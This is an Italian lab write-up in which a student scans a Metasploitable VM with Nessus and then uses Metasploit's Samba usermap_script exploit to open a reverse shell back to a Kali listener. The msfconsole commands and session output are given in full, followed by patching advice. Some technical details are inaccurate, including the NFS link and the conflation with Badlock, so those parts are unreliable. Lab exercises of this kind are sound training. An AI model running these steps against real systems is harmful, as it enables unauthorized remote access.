



METASPLOIT



GODS OF HACKING
ETHICAL HACKERS

BW II - Exploit Metasploitable

L'obiettivo di oggi ci chiede di sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP sulla macchina Metasploitable utilizzando Nessus per effettuare un vulnerability scan ed Msfconsole per eseguire l'attacco. Una volta ottenuta la sessione eseguire il comando <<**ifconfig**>> per verificare l'indirizzo di rete della vittima


Requisiti laboratorio:

IP Kali Linux: 192.168.50.100/24

IP Metasploitable: 192.168.50.150/24

Listen port: 5555

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo la kali da virtualbox e ci spostiamo su network manager per configurare l'IP della macchina e aggiungiamo una rete con l'IP 192.168.50.100/24, controlliamo da terminale con il comando “**ip a**” per essere sicuri della configurazione.




Stessa cosa faremo per la metasploitable, quindi apriamo la macchina. Una volta dentro lanciamo il comando “**sudo nano /etc/network/interfaces**” per aprire la configurazione di rete dove cambiamo l'address, la network e il gateway rispettivamente con 192.168.50.150, 192.168.50.0 e 192.168.50.1 torniamo su terminale e rinviamo la rete con il comando “**sudo /etc/init.d/networking restart**”, una volta fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando “**ip a**” su terminale per vedere l'ip della macchina metasploitable.

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a8:5a:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Torniamo sulla kali e lanciamo un ping verso la metasploitable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando “**ping 192.168.50.150**”.

```
(kali@kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.557 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.464 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.457 ms
```

Dopo aver verificato la connettività avviamo il servizio digitando il comando <<**sudo systemctl nessusd start**>>, dopodiché apriamo Nessus da Firefox digitando sulla barra di ricerca URL <<**Https://kali:8834/**>> e iniziamo a configurare i parametri per effettuare un vulnerability scan



Infine avviamo la scansione e attendiamo che il processo sia completo. Al termine del processo Nessus ha generato un report dettagliato in [PDF sulle vulnerabilità presenti nella macchina target.](#)

Sev	CVSS	VPR	EPSS	Name	Family	Count	Details
CRITICAL	10.0			Canonical Ubuntu Linux SEOL (8.04.x)	General	1	✓
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	✓
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	✓
MIXED	Apache Tomcat (Multiple Issues)	Web Servers	4	✓
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3	✓
HIGH	7.5 *	7.4	0.4664	rlogin Service Detection	Service detection	1	✓
HIGH	7.5 *	7.4	0.4664	rsh Service Detection	Service detection	1	✓
HIGH	7.5	5.9	0.7865	Samba Badlock Vulnerability	General	1	✓
HIGH	7.5			NFS Shares World Readable	RPC	1	✓
MIXED	SSL (Multiple Issues)	General	28	✓
MIXED	ISC Bind (Multiple Issues)	DNS	5	✓
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2	✓
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1	✓
MEDIUM	5.9	4.4	0.027	SSL Anonymous Cipher Suites Supported	Service detection	1	✓
MEDIUM	5.9	3.6	0.8991	SSL DROWN Attack Vulnerability (Decrypting RSA with Obscure Ciphertexts)	Misc.	1	✓

Scan Details

Policy: Basic Network Scan

Status: Completed

Severity Base: CVSS v3.0 ✓

Scanner: Local Scanner

Start: Today at 12:53 PM


End: Today at 1:02 PM

Elapsed: 9 minutes

Vulnerabilities

CRITICAL
HIGH
MEDIUM
LOW
INFO

Una volta terminata la scansione abbiamo notato tra le vulnerabilità di livello critico/alto quella che riguarda il servizio **smb** sulla porta 445 TCP.



Vulnerabilities 79

High Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output
Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port	Hosts
445/tcp/cifs	192.168.50.150

Plugin Details

Severity: High
ID: 90509
Version: 1.8
Type: remote
Family: General
Published: April 13, 2016
Modified: November 20, 2019

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 730 days +
Product Coverage: Medium
CVSSV3 Impact Score: 5.9
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.9
Exploit Prediction Scoring System (EPSS): 0.7865
Risk Factor: Medium

Successivamente abbiamo sfruttato questa vulnerabilità utilizzando Msfconsole su Kali per tentare di avviare una sessione di exploit, utilizzando il comando <<**search samba**>> abbiamo trovato tra gli exploit di livello excellent **exploit/multi/samba/usermap_script** al numero **15**.

```
msf6 > search samba
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/wabapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Acces
1	exploit/windows/license/calliclnt_getconfig	2005-03-02	average	No	Computer Ass
2	target: Automatic	-	-	-	-
3	target: Windows 2000 English	-	-	-	-
4	target: Windows XP English SP0-1	-	-	-	-
5	target: Windows XP English SP2	-	-	-	-
6	target: Windows 2003 English SP0	-	-	-	-
7	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemo
8	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy
9	target: Windows x86	-	-	-	-
10	target: Windows x64	-	-	-	-
11	post/linux/gather/enum_configs	-	normal	No	Linux Gather
12	auxiliary/scanner/rsync/modules_list	-	normal	No	List Rsync M
13	exploit/windows/fileformat/MS14-068_sandworm	2014-10-14	excellent	No	MS14-068 Msc
14	exploit/unix/http/quest_kace_systems_management_rce	2010-05-31	excellent	Yes	Quest KACE S
15	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "usern
16	exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2
17	exploit/linux/samba/setinfoheap	2012-04-10	normal	Yes	Samba SetInf
18	target: 2.3.5.11-dfsg-ubuntu2 on Ubuntu Server 11.10	-	-	-	-
19	target: 2.3.5.8-dfsg-ubuntu2 on Ubuntu Server 11.10	-	-	-	-
20	target: 2.3.5.8-dfsg-ubuntu2 on Ubuntu Server 11.04	-	-	-	-
21	target: 2.3.5.4-dfsg-ubuntu8 on Ubuntu Server 10.10	-	-	-	-
22	target: 2.3.5.6-dfsg-squeeze6 on Debian Squeeze	-	-	-	-
23	target: 3.5.10-0.107.el5 on CentOS 5	-	-	-	-
24	auxiliary/aden/smb/symlink_traversal	-	normal	No	Samba Symlin
25	auxiliary/scanner/smb/smb_unit_cred	-	normal	Yes	Samba _netr_

Dopo aver scelto l'exploit con il comando <<**use**>> seguito dal path del exploit iniziamo a configurarlo affinché esegua correttamente l'attacco.

Impostiamo il payload digitando <<**set PAYLOAD cmd/unix/reverse**>>. Questo payload permette di ottenere un accesso remoto al sistema target.

Infine digitando <<**Options**>> possiamo controllare i parametri che mancano, in questo caso abbiamo impostato la macchina target con il comando <<**set RHOST 192.168.50.150**>> e la porta in ascolto con <<**set LPORT 5555**>> infine possiamo avviare l'attacco digitando <<**run**>> o <<**exploit**>>

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
```

```
Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.50.150	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
RPORT	139	yes	The target port (TCP)

```

Payload options (cmd/unix/reverse):
```

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

```

Exploit target:
```

Id	Name
--	---
0	Automatic

una volta ottenuta la sessione con questo exploit, per verificare se fossimo riusciti ad entrare nella macchina target, abbiamo digitato il comando <<**ifconfig**>> per ottenere in output le configurazioni di rete della vittima

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:5555
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YGD09ClegoKqdAeX;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YGD09ClegoKqdAeX\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:39817) at 2025-05-20 03:52:47 -0400
```

Infine abbiamo ottenuto con successo le configurazioni di rete della macchina target

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a8:5a:c5
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea8:5ac5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2411 (2.3 KB)  TX bytes:11599 (11.3 KB)
          Base address:0xd240 Memory:f0820000-f0840000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:187 errors:0 dropped:0 overruns:0 frame:0
          TX packets:187 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:58397 (57.0 KB)  TX bytes:58397 (57.0 KB)
```


CONSIDERAZIONI FINALI

L'esercizio ha permesso di analizzare e sfruttare una vulnerabilità critica presente nel servizio Samba (porta 445-139/TCP) della macchina Metasploitable. Il servizio in questione è vulnerabile ad un attacco di tipo "command execution", cioè un potenziale attaccante può eseguire codice arbitrario sulla macchina remota, in questo caso sfruttando l'exploit **usermap_script** tramite **MSFConsole**. L'exploit username map script che abbiamo utilizzato sfrutta la vulnerabilità collegata a sistemi operativi Unix che utilizzano servizi di rete come NFS (Network File System) per condividere risorse di archiviazione tra più computer in una rete. L'esecuzione del comando ifconfig ha confermato l'acquisizione di una shell attiva sulla vittima, dimostrando l'efficacia dell'attacco e l'importanza di mantenere i servizi aggiornati per mitigare rischi noti.

Key Takeaways:

- 1.**Vulnerabilità dei servizi obsoleti:** Samba, se non patchato, può esporre a Remote Code Execution (RCE).
- 2.**Efficacia di Nessus e Metasploit:** Il vulnerability scanning ha identificato la minaccia, mentre Metasploit ne ha automatizzato lo sfruttamento.
- 3.**Implicazioni per la sicurezza:** L'esercizio sottolinea l'urgente necessità di patch management e hardening dei servizi esposti in rete.

Protezione consigliata: Disabilitare script non necessari in Samba, applicare le ultime patch, e utilizzare firewall per limitare l'accesso alle porte critiche. Questo caso studio ribadisce l'equilibrio tra funzionalità e sicurezza nelle configurazioni di sistema.